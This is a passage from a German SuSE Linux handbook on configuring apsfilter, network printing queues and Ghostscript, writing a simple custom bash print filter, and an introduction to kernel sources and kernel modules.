  GS_FEATURES="-sModel=unspec -sColorMode=mono"
else
  GS_FEATURES="-sModel=unspec -sColorMode=CMYK"
fi
```

Datei 12.5.2: `/etc/apsfilterrc.hpdj`: Schwarzweiß-Einstellung

Überprüfen Sie anhand der Datei <http://localhost/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt>, ob diese Einstellungen für Ihren Druckertyp richtig bzw. möglich sind.

Kurzinformation dazu:

- Bei **-sModel=** können Sie zwischen 500, 500C, 510, 520, 540, 550C, 560C, 850C, 855C und `unspec` wählen.
- Bei **-sColorMode=** können Sie zwischen `mono`, `CMY`, `CMY+K` und `CMYK` wählen.

Erklärung zu den verschiedenen Farbmodellen (siehe <http://localhost/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt>):

**mono** Der Drucker hat nur eine Schwarzpatrone z. B. die Modelle 500, 510 und 520.

**CMY** Der Drucker kann entweder mit der Schwarzpatrone oder mit der Farbpatrone drucken wobei die Patronen meist per Hand ausgetauscht werden müssen z. B. die Modelle 500C und 540.

**CMY+K** Der Drucker hat zwar eine Schwarzpatrone und eine Farbpatrone gleichzeitig, aber Schwarz und Farbe können nicht gemischt werden. Also wird bei Farbdruk das Schwarz aus den Farben gemischt z. B. die Modelle 550C und 560C.

**CMYK** Der Drucker hat eine Schwarzpatrone und eine Farbpatrone gleichzeitig und Schwarz und Farbe können gemischt werden z. B. die Modelle 850C, 855C und alle modernen DeskJets (`unspec`).

**PRELOADS** ermöglicht die Angabe einer Datei die vom `apsfilter` vor den eigentlichen Druckdaten verarbeitet wird. Dazu einige Beispiele:

- Einstellung der Helligkeitsverteilung beim Ausdruck auf Farbtintenstrahldruckern: Siehe [http://localhost/sdb/de/html/jsmeix\\_print-gammakorrektur.html](http://localhost/sdb/de/html/jsmeix_print-gammakorrektur.html)
- Einstellung der Seitenränder beim Ausdruck von PostScript Dateien: Siehe [http://localhost/sdb/sdb/de/html/ke\\_print-margins.html](http://localhost/sdb/sdb/de/html/ke_print-margins.html)
- Umschalten eines PostScript-Druckers auf Duplexdruck oder Wahl eines anderen Papierfachs bei einem PostScript-Drucker: Siehe [http://localhost/sdb/sdb/de/html/ke\\_print-duplex.html](http://localhost/sdb/sdb/de/html/ke_print-duplex.html) und [http://localhost/sdb/sdb/de/html/ke\\_tray.html](http://localhost/sdb/sdb/de/html/ke_tray.html)

**ENCODING** ermöglicht den Ausdruck von ASCII-Text und HTML-Seiten aus Netscape gemäß Codierung nach ISO-8859-1 oder ISO-8859-2 – siehe dazu den Kommentar in `/etc/apsfilterrc` und [http://localhost/sdb/de/html/jsmeix\\_print-iso88592.html](http://localhost/sdb/de/html/jsmeix_print-iso88592.html).

### Fehlersuche beim apsfilter

Ein Protokoll, das aufzeichnet, was während der Abarbeitung eines Druckauftrages durch `apsfilter` passiert, sollte bei der Fehlersuche helfen.

#### Vorgehen:

1. Melden Sie sich als Benutzer `'root'` an.
2. Entfernen Sie in `/var/lib/apsfilter/apsfilter` das Kommentarzeichen `'#'` vor `set -x`.
3. Ab nun werden die Aktivitäten des Druckerfilters in entsprechenden Log-Dateien mitprotokolliert, die in `/etc/printcap` festgelegt sind. Bei `lf` ist die jeweilige Log-Datei der einzelnen Druckwarteschlangen angegeben, z. B. `/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log`; vgl. Datei 12.5.1 auf Seite 396.

Das Protokoll des jeweils letzten Ausdrucks wird jeweils an die bestehende Log-Datei angehängt, was dazu führt, dass diese Dateien schnell groß und unübersichtlich werden. Daher sollten die Protokolle aus obigem Beispiel vor jedem neuen Ausdruckversuch mit

```
erde: # cat /dev/null >/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log
```

geleert werden, aber nicht gelöscht.

4. Nach einem Ausdruckversuch können Fehlermeldungen in den Log-Dateien helfen, die Ursache des Druckerproblems zu finden. Die Log-Dateien in obigem Beispiel können z. B. mit `less` angezeigt werden; zu `less` vgl. Abschnitt 19.7.3 auf Seite 553.

## 12.6 Drucken im TCP/IP-Netzwerk

### Worum es geht?

Sie wollen entweder

- im TCP/IP-Netzwerk einen Drucker benutzen, der an einem anderen Rechner lokal angeschlossen ist, oder
- Sie wollen via TCP/IP-Netzwerk einen Drucker benutzen, der an einer „Printserver-Box“ angeschlossen ist, oder
- Sie wollen einen Netzwerkdrucker mit eigenem TCP/IP-Netzwerkanschluss benutzen.

Dabei wollen Sie die Druckjobs mit `apsfilter` filtern lassen.

### Vorbemerkung zu den Begriffen

Ein anderer Rechner im TCP/IP-Netzwerk, an dem der Drucker lokal angeschlossen ist, wir im folgenden *Print-Server* genannt, im Unterschied zu einer *Printserver-Box*, also einem kleinen Gerät mit TCP/IP-Netzwerkanschluss einerseits und lokaler Anschlussmöglichkeit für den Drucker andererseits. Ein Drucker, der selbst über einen TCP/IP-Netzwerkanschluss verfügt, wird im Folgenden als *Netzwerkdrucker* bezeichnet und der Rechner, von dem der Druckauftrag gestartet wird, ist der *Client*.

#### 12.6.1 Übersicht: Die einzelnen Fälle

Die Unterschiede liegen in der Filterung der zu druckenden Datei: An einer Stelle der Kette muss die Ausgangsdatei in das Format umgewandelt werden, das der Drucker letztlich auch drucken kann – also in die Druckersprache, die der Drucker direkt spricht (PostScript, HP PCL, ESC/P). Dies erledigt der `apsfilter`. Bei Netzwerkdruckern und Printserver-Boxen muss daher der `apsfilter` schon auf dem Client laufen und dessen Ausgabe wird dann an den Netzwerkdrucker bzw. an die Printserver-Box weitergeleitet. Bei Druckern an einem Print-Server kann der `apsfilter` entweder auf dem Client laufen oder auf dem Print-Server. Es gibt also folgende Möglichkeiten:

##### Netzwerkdrucker mit Filterung beim Client:

1. Client: Datei in Druckerdaten wandeln (`-apsfilter->`)
2. Client: Druckerdaten an den Netzwerkdrucker schicken (`-remote->`)

##### Printserver-Box mit Filterung beim Client:

1. Client: Datei in Druckerdaten wandeln (`-apsfilter->`)
2. Client: Druckerdaten an die Printserver-Box schicken (`-remote->`)
3. Printserver-Box: Druckerdaten an den Drucker schicken



**Drucker an einem Print-Server mit Filterung beim Client:**

1. Client: Datei in Druckerdaten wandeln (-apsfilter->)
2. Client: Druckerdaten an den Print-Server schicken (-remote->)
3. Print-Server: Druckerdaten an den Drucker schicken


**Drucker an einem Print-Server mit Filterung beim Print-Server:**

1. Client: Datei an den Print-Server schicken (-remote->)
  2. Print-Server: Datei in Druckerdaten wandeln (-apsfilter->)
  3. Print-Server: Druckerdaten an den Drucker schicken
- Dort, wo -remote-> steht, wird eine Druckwarteschlange benötigt, die die Daten nur weiterleitet (engl. *Printer forwarding queue*), aber nicht filtert.
  - Dort wo -apsfilter-> steht, wird eine Druckwarteschlange benötigt, die die Daten filtert. Ist die Filterung beim Client, so ist diese Filter-Warteschlange ein „Prefilter“ für die anschließende „Printer forwarding queue“. Ist die Filterung beim Print-Server, so ist die Filter-Warteschlange eine der normalen Warteschlangen, die auf dem Print-Server eingerichtet sind (etwa lp oder ascii).


**Voraussetzungen:**

Der Drucker muss von SuSE Linux unterstützt sein, da der Prefilter die drucker-spezifischen Daten auf dieselbe Weise wie für einen lokal angeschlossenen Drucker erzeugt. Vgl. dazu Abschnitt 12.2 auf Seite 383 ff.

**12.6.2 Konfiguration: Printer forwarding queue auf dem Client**

Melden Sie sich als  *Systemadministrator* 'root' auf einer Textkonsole an. Falls Sie ein grafisches Login verwenden, wechseln Sie vorher mit (Strg) + (Alt) + (F2) auf eine Textkonsole.

1. Geben Sie entweder /var/lib/apsfilter/SETUP oder lprsetup ein.
2. Drücken Sie die (←), damit Sie das Menü 'APSFILTER SETUP' erhalten.
3. Wählen Sie nacheinander 'ENTRY', 'DEVICE' und 'REMOTE'.
4. Geben Sie die IP-Adresse des Netzwerkdruckers bzw. der Printserver-Box bzw. des Print-Servers ein. Falls in Ihrem Netzwerk die Namensauflösung (DNS) funktioniert, kann alternativ der voll qualifizierte Name des Print-Servers (FQDN) eingegeben werden.
5. Geben Sie die Bezeichnung der Warteschlange auf dem Netzwerkdrucker bzw. auf der Printserver-Box bzw. auf dem Print-Server ein. Bei Netzwerkdruckern bzw. Printserver-Boxen finden Sie die möglichen Warteschlangennamen in der Dokumentation des Gerätes. Bei einem Print-Servers ist es eine der Warteschlangen, die auf dem Print-Server eingerichtet sind (etwa lp oder ascii).

6. Wählen Sie 'ADD'.
7. Drücken Sie die , damit es weitergeht.
8. Wählen Sie nacheinander 'RETURN' und 'EXIT'.

Nun haben Sie auf dem Client die Warteschlange `remote`. Nach Neustarten des Druckerdaemons auf dem Client mit

```
erde: # rclpd stop
erde: # rclpd start
```

steht die Warteschlange `remote` auf dem Client zur Verfügung.


Mit dem Befehl


```
erde: # lpr -Premote <Datei>
```

wird die `<Datei>` ohne Filterung an den Netzwerkdrucker bzw. an die Printserver-Box geschickt. Hängt der Drucker jedoch an einem Print-Server, so ist auf dem Print-Server in `/etc/hosts.lpd` die IP-Adresse des Clients einzutragen. Falls die Namensauflösung funktioniert kann alternativ der voll qualifizierte Name des Clients (FQDN) eingetragen werden.

Nach Neustarten des Druckerdaemons auf dem Print-Server nimmt dieser die Druckaufträge von dem eingetragenen Client an. Hängt der Drucker an einem Print-Server mit Filterung beim Print-Server, so ist die Konfiguration hiermit abgeschlossen.

### 12.6.3 Konfiguration: Prefilter auf dem Client

1. Starten Sie `lprsetup`.
2. Drücken Sie .
3. Wählen Sie nacheinander 'ENTRY', 'DEVICE' und 'PREFILTER'.
4. Wählen Sie die eben eingerichtete Warteschlange `remote`.
5. Wählen Sie 'PRINTER'.
6. Wählen Sie aus 'POSTSCRIPT', 'HEWLETT-PACKARD', 'OTHER' oder 'FREEDF' den passenden Eintrag aus.
7. Wählen Sie 'COMMIT'.
8. Blättern Sie in der folgenden Liste, bis Sie den passenden Ghostscript-Treiber oder die passende Parameterdatei gefunden haben und wählen Sie dann 'OK'.
9. Geben Sie die korrekte Auflösung an und wählen Sie dann 'OK'.
10. Wählen Sie nacheinander 'RETURN' und 'PAPER'.
11. Wählen Sie die passende Papiergröße und dann 'OK'.
12. Wählen Sie 'COLOR'.
13. Wählen Sie 'MONO' oder 'COLOR' und wählen Sie dann 'OK'.

14. Wählen Sie 'ADD'. Sie erhalten eine Ausgabe, welche Prefilter-Warteschlangen bei der Apsfilter-Konfiguration auf Ihrem System angelegt wurden. Notieren Sie sich, welche Prefilter-Warteschlangen angelegt wurden. Wählen Sie dann 'OK'.
15. Drücken Sie die , damit es weitergeht.
16. Wählen Sie nacheinander 'RETURN' und 'EXIT'.

Nach Neustarten des Druckerdaemons auf dem Client mit

```
erde: # rclpd stop
erde: # rclpd start
```

stehen die neuen Prefilter-Warteschlangen auf dem Client zur Verfügung.

Mit dem Befehl

```
erde: # lpr -Pprefilter-warteschlange <Datei>
```

wird die <Datei> in die angegebene prefilter-warteschlange geschickt, dort durch den apsfilter in Druckerdaten umgewandelt und diese werden über die remote-Warteschlange an den Netzwerkdrucker bzw. an die Printserver-Box bzw. an den Print-Server weitergeschickt.

## Bei Problemen:

### Konfiguration des Prefilters prüfen

Schließen Sie den Drucker über die parallele Schnittstelle direkt an der ersten parallelen Schnittstelle am Rechner an und konfigurieren Sie den Drucker nur zum Test als lokalen Drucker, um etwaige Netzprobleme auszuschließen. Gehen Sie dazu anhand des Abschnitts 12.2 auf Seite 383 vor. Wenn der Drucker lokal funktioniert, kennen Sie den passenden Ghostscript-Treiber und die anderen Parameter für die Konfiguration des Prefilters. Nun können Sie den Drucker gemäß obiger Anleitung als Netzwerkdrucker einrichten.

### Netzwerkdrucker oder Printserver-Box arbeitet nicht zuverlässig

Es gibt bisweilen Probleme mit dem Druckerspooler, der auf der Printserver-Box bzw. dem Netzwerkdrucker läuft (z. B. wenn mehrere Drucker angeschlossen sind oder mehrere Druckaufträge gleichzeitig anstehen). Da es am Druckerspooler in der Printserver-Box bzw. im Netzwerkdrucker liegt, kann man nicht viel machen. Es ist daher im Allgemeinen unproblematischer, den Drucker an einen Print-Server anzuschließen.

Dennoch kann folgendes Vorgehen Besserung bringen: Ein einziger Rechner dient als Print-Server für die Printserver-Box bzw. den Netzwerkdrucker. Alle Clients schicken die Druckaufträge an diesen Print-Server und nur dieser Print-Server übernimmt das Spooling der Druckaufträge und schickt sie an die Printserver-Box bzw. den Netzwerkdrucker weiter. Die Filterung kann auch hier beim Client oder auf dem Print-Server erfolgen. Die Details sind [http://localhost/sdb/de/html/jsmeix\\_print-netzwerk.html](http://localhost/sdb/de/html/jsmeix_print-netzwerk.html) zu entnehmen.

**Hintergrundinformation:**

Die „Printer forwarding queue“ und die „Prefilter-Warteschlange“ können nicht zu einer einzigen Warteschlange zusammengefasst werden, denn der Drucker-daemon `lpd` (aus dem Paket `lprold`) ignoriert bei entfernten Druckwarteschlangen Filterangaben in der `/etc/printcap` – also ist für die Vorfilterung eine eigene Warteschlange nötig.

**12.7 Etwas über Ghostscript**

Wenn Sie nicht gerade Besitzer eines PostScript-Druckers sind, ist Ghostscript die populäre Wahl für das eigentliche Filtern der Druckaufträge. Ghostscript akzeptiert PostScript-Dateien als Eingabe und beinhaltet zur Konvertierung in druckerspezifische Formate eine Vielzahl von „Druckertreibern“. Ghostscript ist jedoch viel mehr als nur eine Sammlung nützlicher Druckertreiber – Ghostscript kann auch PostScript-Dateien für die Bildschirmausgabe vorbereiten (für `gv`) oder nach PDF umwandeln.

Ghostscript – beschrieben in <http://localhost/doc/packages/ghostscript/doc/Use.htm> – ist ein sehr umfangreiches Programm mit zahlreichen Kommandozeilenoptionen. Ein Direktaufruf von Ghostscript startet nach Abarbeitung der Kommandozeile einen Dialog mit eigener Eingabeaufforderung `GS>`, der mit dem Befehl `quit` beendet wird.

Der Hilfe-Befehl

```
tux@erde: > gs -h | less
```

listet die nötigsten Optionen auf und gibt die Versionsnummer des Programms sowie die *aktuelle Liste der unterstützten Geräte* aus; dabei erscheint auch als allgemeine Angabe `uniprint` – die Parameterdateien für `uniprint` sind in <http://localhost/doc/packages/ghostscript/catalog.devices> aufgezählt.

**12.7.1 Beispiele für die Arbeit mit Ghostscript**

In `/usr/share/ghostscript/5.50/examples` – z.Z. ist die Ghostscript-Version 5.50 bei SuSE Linux dabei – finden Sie etliche PostScript-Dateien.

`/usr/share/ghostscript/5.50/examples/colorcir.ps` eignet sich zum Testen des Schwarzweißdrucks, `/usr/share/ghostscript/5.50/examples/colorcir.ps` zum Testen des Farbdruks.

Unter X, der graphischen Oberfläche, können Sie eine PostScript-Datei mit dem Befehl `gs` am Bildschirm anzeigen lassen:

```
tux@erde: > gs /usr/share/ghostscript/5.50/examples/colorcir.ps
```

Zum Beenden drücken Sie in dem Terminalfenster, von dem aus Sie `gs` aufgerufen haben, `(Strg) + (c)`.

Die Umwandlung einer PostScript-Datei in das druckerspezifische Format für einen PCL 5- oder PCL 6-Drucker geschieht z. B. mit dem Befehl



```
tux@erde: > gs -q -dNOPAUSE -dSAFER \
<treiberspezifische-ghostscript-parameter> \
-sOutputFile=/tmp/out.prn /tmp/out.ps quit.ps
```

in das druckerspezifische Format umzuwandeln, welches dann als 'root' mit

```
tux@erde: > cat /tmp/out.prn > /dev/lp0
```

an den Drucker geschickt wird.

Auf der *Ghostscript-Homepage*, können Sie sich über den neuesten Stand der Dinge bei Ghostscript (Versionen, Druckerunterstützung usw.) informieren. Sie ist zu finden unter der URL <http://www.cs.wisc.edu/~ghost/>.

## 12.8 Beispiele für eigene Druckerfilter

### 12.8.1 Vorbemerkungen

Das Anliegen dieses Abschnitts ist nicht, eine Alternative zum `apsfilter` vorzustellen, sondern es geht darum, an Hand eines einfachen Beispiels eines selbsterstellten Druckerfilters die Hintergründe beim Drucken unter Linux zu erklären. Natürlich ist damit dann auch die Möglichkeit gegeben, für Spezialfälle eine zusätzliche Druckerwarteschlange mit eigenem Druckerfilter zu verwenden, wenn der `apsfilter` für diesen Spezialfall nicht sinnvoll konfigurierbar ist. Das hier angegebene Beispiel ist so einfach wie möglich gehalten, um die wesentlichen Schritte deutlich zu machen. Deswegen wurde z. B. auch auf Fehlerkorrekturmaßnahmen in dem Filter-Skript verzichtet.

Im Folgenden wird davon ausgegangen, dass der Drucker an der ersten parallelen Schnittstelle `/dev/lp0` angeschlossen ist. Ist der Drucker an einer anderen Schnittstelle am Rechner angeschlossen, ist statt `/dev/lp0` das Device der anderen Schnittstelle zu nehmen (vgl. Abschnitt 12.2 auf Seite 383).

Ein Druckerfilter erhält vom Druckerspooler die zu druckenden Daten über die Standardeingabe. Der Druckerfilter hat diese Daten in das druckerspezifische Format umzuwandeln und dann über die Standardausgabe auszugeben. Der Druckerspooler sorgt dafür, dass alles, was der Druckerfilter über die Standardausgabe ausgibt, beim Druckerdevice `/dev/lp0` ankommt. Der Kernel wiederum leitet alles, was beim Druckerdevice ankommt, an die dazu definierte Schnittstelle (z. B. an die IO-Adresse `0x378`) weiter. Die Hardware sorgt dafür, dass alles was z. B. an die IO-Adresse `0x378` geschickt wird, über das parallele Anschlusskabel an den Drucker gesendet wird. Der Drucker interpretiert diesen Datenstrom und druckt dementsprechend.

Die folgenden Befehle können normalerweise nur als Benutzer 'root' ausgeführt werden, denn normale Benutzer dürfen nicht direkt auf das Druckerdevice zugreifen, es sei denn der Benutzer 'root' hat mit dem Befehl

```
erde: # chmod a=rw /dev/lp0
```

allen Benutzern erlaubt, direkt auf das Druckerdevice zuzugreifen.

Befehle werden z. B. wie folgt angegeben:

```
erde: # cat ASCII-Textdatei > /dev/lp0
```

Dabei sollte klar sein, dass ASCII-Textdatei durch den Namen einer existierenden ASCII-Textdatei zu ersetzen ist. Auch sonst sollte klar sein, was zeichen- genau zu übernehmen ist und was nur Platzhalter sind.

## 12.8.2 Ein einfaches Beispiel zur grundsätzlichen Arbeitsweise

Durch den Befehl

```
erde: # echo -en "hello\f" >/dev/lp0
```

wird keinerlei Druckerspooler oder Druckerfilter aktiv, denn es wird das Druckerdevice /dev/lp0 direkt angesprochen. Dadurch werden nur die ASCII-Zeichen 'h', 'e', 'l', 'l', 'o' und '\f' direkt an den Drucker geschickt. Das Zeichen '\f' steht dabei für das FormFeed-ASCII-Zeichen, es löst einen Seitenvorschub beim Drucker aus. Sofern der Drucker ASCII-Zeichen direkt drucken kann, druckt er das Wort hello und schiebt die Seite heraus.

Mit

```
erde: # cat ASCII-Textdatei >/dev/lp0
```

wird auch keinerlei Druckerspooler oder Druckerfilter aktiv, denn es wird das Druckerdevice /dev/lp0 direkt angesprochen. Es werden die ASCII-Zeichen aus der ASCII-Textdatei direkt an den Drucker geschickt.

Unter Linux werden zwei ASCII-Textzeilen nur durch ein LineFeed-ASCII-Zeichen (Zeilenvorschub) getrennt. Unter DOS/Windows werden zwei ASCII-Textzeilen durch ein LineFeed-ASCII-Zeichen und ein CarriageReturn-ASCII-Zeichen (Wagenrücklauf) getrennt.

Schickt man mit obigem Befehl eine ASCII-Textdatei direkt an den Drucker, so erscheint normalerweise folgendes Druckbild

```
Erste Zeile
    Zweite Zeile
        Dritte Zeile
            ...
```

denn der Drucker macht nur einen Zeilenvorschub aber keinen Wagenrücklauf (Rücklauf des Druckkopfes), da kein CarriageReturn-ASCII-Zeichen gesendet wurde.

Man kann aber den Drucker so umstellen, dass er bei einem LineFeed-ASCII-Zeichen einen Zeilenvorschub und einen Wagenrücklauf macht.

Bei Druckern, die die Druckersprache PCL 3 verstehen, wird mit der Escape-Sequenz \033&k2G der Drucker so eingestellt, dass er bei einem LineFeed-ASCII-Zeichen einen Zeilenvorschub und einen Wagenrücklauf macht. Mit

```
erde: # echo -en "\033&k2G" >/dev/lp0
```

wird die Escape-Sequenz an den Drucker gesendet und anschließend wird mit

```
erde: # cat ASCII-Textdatei >/dev/lp0
```

die ASCII-Textdatei mit korrektem Zeilenumbruch ausgedruckt. Evtl. ist danach noch

```
erde: # echo -en "\f" >/dev/lp0
```

nötig, um die letzte Seite aus dem Drucker herauszuschieben.

Allerdings werden die Umlaute meist nicht korrekt gedruckt, denn unter DOS/Windows sind die Umlaute anders als unter Linux codiert und der Drucker ist normalerweise für DOS/Windows voreingestellt.

Mit

```
erde: # cp ASCII-Textdatei ASCII-Textdatei.ibmpc
erde: # recode lat1..ibmpc ASCII-Textdatei.ibmpc
```

wird die ASCII-Textdatei zunächst nach ASCII-Textdatei.ibmpc kopiert und dann wird ASCII-Textdatei.ibmpc gemäß DOS/Windows neu codiert.

Mit

```
erde: # cat ASCII-Textdatei.ibmpc >/dev/lp0
```

sollte sowohl Zeilenumbruch als auch Umlaute korrekt gedruckt werden. Da in ASCII-Textdatei.ibmpc sowohl Zeilenumbruch als auch Umlaute gemäß DOS/Windows codiert sind, ist nun auch keine spezielle Escape-Sequenz nötig, um das passende Zeilenumbruchverhalten beim Drucker einzustellen.

Also sollte mit

```
erde: # cp ASCII-Textdatei ASCII-Textdatei.ibmpc
erde: # recode lat1..ibmpc ASCII-Textdatei.ibmpc
erde: # cat ASCII-Textdatei.ibmpc >/dev/lp0
```

jede ASCII-Textdatei auf jedem Drucker, der ASCII-Text drucken kann, korrekt ausgegeben werden.

Wenn das funktioniert, ist es naheliegend, einen Druckerfilter zu erstellen, der genau diese Umwandlung der ASCII-Textdatei in das druckerspezifische Format automatisch erledigt.

Zuerst wird analog zu `/var/lib/apsfilter` ein Unterverzeichnis für den eigenen Druckerfilter angelegt und in dieses Unterverzeichnis gewechselt (als Benutzer `'root'`):

```
erde: # mkdir /var/lib/myprinterfilter
erde: # cd /var/lib/myprinterfilter
```

Erstellen Sie ein Bash-Skript (als ASCII-Textdatei) mit dem Namen `asciifilter`, wie in Datei [12.8.1](#) auf der nächsten Seite aufgelistet.

Machen Sie dieses Bash-Skript für jeden Benutzer ausführbar mit

```
erde: # chmod a+x /var/lib/myprinterfilter/asciifilter
```

Legen Sie mit `lprsetup` eine zusätzliche Druckerwarteschlange an. Wählen Sie irgendeinen Ghostscript-Treiber, den Sie sonst nicht verwenden. Auflösung und Papiergröße sind nicht relevant. Wählen Sie `'MONO'`. Aber bei `'SPECIAL Settings for your printer'` geben Sie bei `'NAME Optional name for the queue'` als Name `af` ein, was für `asciifilter` stehen soll, sofern Sie noch keine Druckerwarteschlange mit dem Namen `af` haben. Es werden dann folgende Warteschlangen durch `lprsetup` angelegt: `af-ascii`, `af` und `af-raw`.

Im Folgenden wird nur die Warteschlange `af` verwendet. Die Warteschlangen `af-ascii` und `af-raw` sind eigentlich überflüssig, und können wahrscheinlich nicht verwendet werden, da vermutlich der gewählte Ghostscript-Treiber nicht für den angeschlossenen Drucker funktionieren wird.



```

#!/bin/bash

# make a temporary file
INPUT="$(mktemp /tmp/asciifilter.$$XXXXXX)"

# First store everything from stdin in $INPUT
# to have the input as a regular file
cat > $INPUT

# Recode the INPUT
recode lat1..ibmpc $INPUT

# Add a FormFeed at the end of $INPUT
# to get the last page out of the printer
echo -en "\f" >> $INPUT

# Send $INPUT to stdout
cat $INPUT

# Remove the INPUT file
rm $INPUT

```

Datei 12.8.1: /var/lib/myprinterfilter/asciifilter

```

af...
:if=/var/lib/apsfilter/bin/...-af:\
:la@:mx#0:\
:tr=:cl:sh:

```

Datei 12.8.2: /etc/printcap: Eigener Filter

In `/etc/printcap` findet sich nun auch der Eintrag wie in Datei [12.8.2](#) auf der vorherigen Seite (gekürzt).

Stoppen Sie den Druckerspooler mit

```
erde: # /sbin/init.d/lpd stop
```

und ändern Sie bei obigem Eintrag in `/etc/printcap` nur die Zeile

```
:if=/var/lib/apsfilter/bin/...-af:\
```

in

```
:if=/var/lib/myprinterfilter/asciifilter:\
```

und starten Sie nach dem Abspeichern von `/etc/printcap` den Druckerspooler wieder mit

```
erde: # /sbin/init.d/lpd start
```

und nun sollte jeder Benutzer mit

```
erde: # lpr -Paf ASCII-Textdatei
```

über die neue Warteschlange `af` drucken können.

Diese neue Warteschlange macht eigentlich nichts anderes als der `apsfilter`, sofern Sie in einer `apsfilterrc`-Datei `USE_RECODE_NOT_A2PS="yes"` setzen.

Um grundsätzlich zu verhindern, dass über die überflüssigen Warteschlangen `af-ascii` und `af-raw` ungewollt Daten zum Drucker geschickt wird, sollte in `/etc/printcap` bei diesen Warteschlangen jeweils die Zeile

```
:lp=/dev/lp0:\
```

in

```
:lp=/dev/null:\
```

geändert werden.

## **Teil VI**

### **Der Kernel und die Kernel-Parameter**



## 13 Der Kernel

Der Kernel, der während der Installation möglicherweise auf die Diskette geschrieben wird – und auch im installierten System im `/boot`-Verzeichnis zu finden ist –, ist so konfiguriert, dass er ein möglichst breites Spektrum von Hardware unterstützt. Wenn Sie während der Installation oder des Updates die richtige Auswahl getroffen haben, ist dieser Kernel sogar für Ihren Prozessor speziell optimiert. Deshalb ist es *keineswegs zwingend erforderlich*, einen eigenen Kernel zu generieren. Sollten Sie jedoch „experimentelle“ Features oder Treiber ausprobieren wollen, so ist das „Selberbauen“ des Kernels mitunter notwendig. Und nicht zuletzt gestattet das Konfigurieren des Kernels einen höchst interessanten Einblick in den gegenwärtigen Stand der Entwicklung.

Zum Erzeugen eines neuen Kernels existieren bereits `Makefiles` für den C-Compiler, mit deren Hilfe der Ablauf fast völlig automatisiert ist. Lediglich die Abfrage der vom Kernel zu unterstützenden Hardware muss interaktiv durchlaufen werden.

Für das Kompilieren eines eigenen Kernels kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt [A.1.2](#) auf Seite 574); wir sind aber gern bereit, im Rahmen der kostenpflichtigen Professional Services zu helfen (vgl. Abschnitt [A.3](#) auf Seite 578).



### Hinweis

Die folgende Beschreibung betrifft im Wesentlichen den Kernel der Serie 2.2.x. Viele Dinge treffen zwar auch noch auf die Kernel der Serie 2.0.x zu – im Detail ist jedoch oftmals mit kleinen, aber entscheidenden Abweichungen zu rechnen!

### 13.1 Die Kernelquellen

Um einen Kernel bauen zu können ist es selbstverständlich notwendig, dass sowohl die Kernelquellen (Paket `lx_suse`) als auch wenigstens der C-Compiler (Paket `gcc`), die GNU Binutils (Paket `binutils`) und die Include-Dateien für den C-Compiler (Paket `libc`) installiert sind. Diese Pakete sind in der Serie `D` (Development) enthalten. Generell ist die Installation des C-Compilers dringend anzuraten, da die Programmiersprache `C` untrennbar mit dem Betriebssystem Linux verbunden ist.

Die Kernelquellen befinden sich im Verzeichnis `/usr/src/linux`. Sollten Sie vorhaben, am Kernel herum zu experimentieren und verschiedene Versionen des

Kernels gleichzeitig auf der Platte zu haben, so bietet es sich an, die einzelnen Versionen in verschiedene Unterverzeichnisse zu entpacken und die augenblicklich relevanten Quellen über einen Link anzusprechen. Diese Form der Installation wird von YaST automatisch vorgenommen.

Genau genommen können die Kernelquellen in einem beliebigen Unterverzeichnis installiert und übersetzt werden. Da es jedoch eine ganze Reihe von Software gibt, die die Kernelquellen unter `/usr/src/linux` erwartet, sollte dieses Verzeichnis gewählt werden, um ein fehlerfreies Compilieren systemnaher Programme zu gewährleisten.

## 13.2 Kernel-Module

Viele Treiber und Features des Linux-Kernels müssen nicht fest zum Kernel hinzugebunden werden, sondern können zur Laufzeit als Kernel-Modul (engl. *kernel module*) geladen werden. Welche Treiber fest zum Kernel gebunden und welche als Module realisiert werden, wird bei der Konfiguration des Kernels festgelegt.

Die Kernelmodule werden in dem Verzeichnis `/lib/modules/<Version>` abgelegt, wobei `<Version>` der momentanen Version des Kernels entspricht (beispielsweise 2.2.16).

Nach Möglichkeit sollten Sie von diesem Feature Gebrauch machen. Die Grundregel ist: Alle Kernel-Komponenten, die nicht zwingend während des Bootvorgangs benötigt werden, sind als Modul zu realisieren. So wird sichergestellt, dass der Kernel nicht zu groß wird und dass der Kernel ohne Schwierigkeiten vom BIOS und einem beliebigen Bootloader geladen werden kann. Der Festplatten-Treiber, Unterstützung für `ext2` und ähnliche Dinge sind also im Regelfall direkt in den Kernel hineinzucompilieren, Unterstützung für `isofs`, `msdos` oder `sound` sollten in jedem Fall als Modul compiliert werden.

### Umgang mit Modulen

Folgende Befehle zum Umgang mit Modulen stehen zur Verfügung:

- **insmod**

Mit dem Befehl `insmod` wird das angegebene Modul geladen. Das Modul wird in einem Unterverzeichnis von `/lib/modules/<Version>` gesucht. Zugunsten von `modprobe` (s. u.) sollte `insmod` *nicht* mehr verwendet werden.

- **rmmod**

Entlädt das angegebene Modul. Dies ist natürlich nur dann möglich, wenn die entsprechende Funktionalität des Kernels nicht mehr verwendet wird. So ist es nicht möglich, das Modul `isofs` zu entladen, wenn noch eine CD gemountet ist.




## Kmod – der „Kernel Module Loader“

Der eleganteste Weg bei der Verwendung von Kernel-Modulen ist seit Version 2.2.x der Einsatz des „Kernel Module Loader“, der den „alten“ Kernel-Daemon (kernel) ersetzt. Kmod wacht im Hintergrund und sorgt dafür, dass benötigte Module durch `modprobe`-Aufrufe automatisch geladen werden, sobald auf die entsprechende Funktionalität des Kernels zugegriffen wird.

Um den Kmod verwenden zu können, müssen Sie bei der Kernel-Konfiguration die Option `'kernel module loader'` (`CONFIG_KMOD`) aktivieren.

Treiber, die benötigt werden, um auf das Root-Dateisystem zuzugreifen, sollten fest zum Kernel hinzugebunden werden. Sie sollten also Ihren SCSI-Treiber und das Dateisystem der Root-Partition (üblicherweise `ext2`) *nicht* als Modul konfigurieren!



### Achtung

Da SuSE Linux jedoch nunmehr `initrd` (engl. *initial ramdisk*) verwendet und über diesen Weg beispielsweise den SCSI-Treiber einbindet, müssen Sie bei der Erstellung eines eigenen Kernels darauf achten, die Variable `INITRD_MODULES` in der Datei `/etc/rc.config` anzupassen (Abschnitt 17.6 auf Seite 514) und die `initrd`-Zeile in `/etc/lilo.conf` auszukommentieren (vgl. Abschnitt 16.3.5 auf Seite 489). – Wenn Sie dies nicht tun, wird der Kernel beim Booten hängen bleiben!

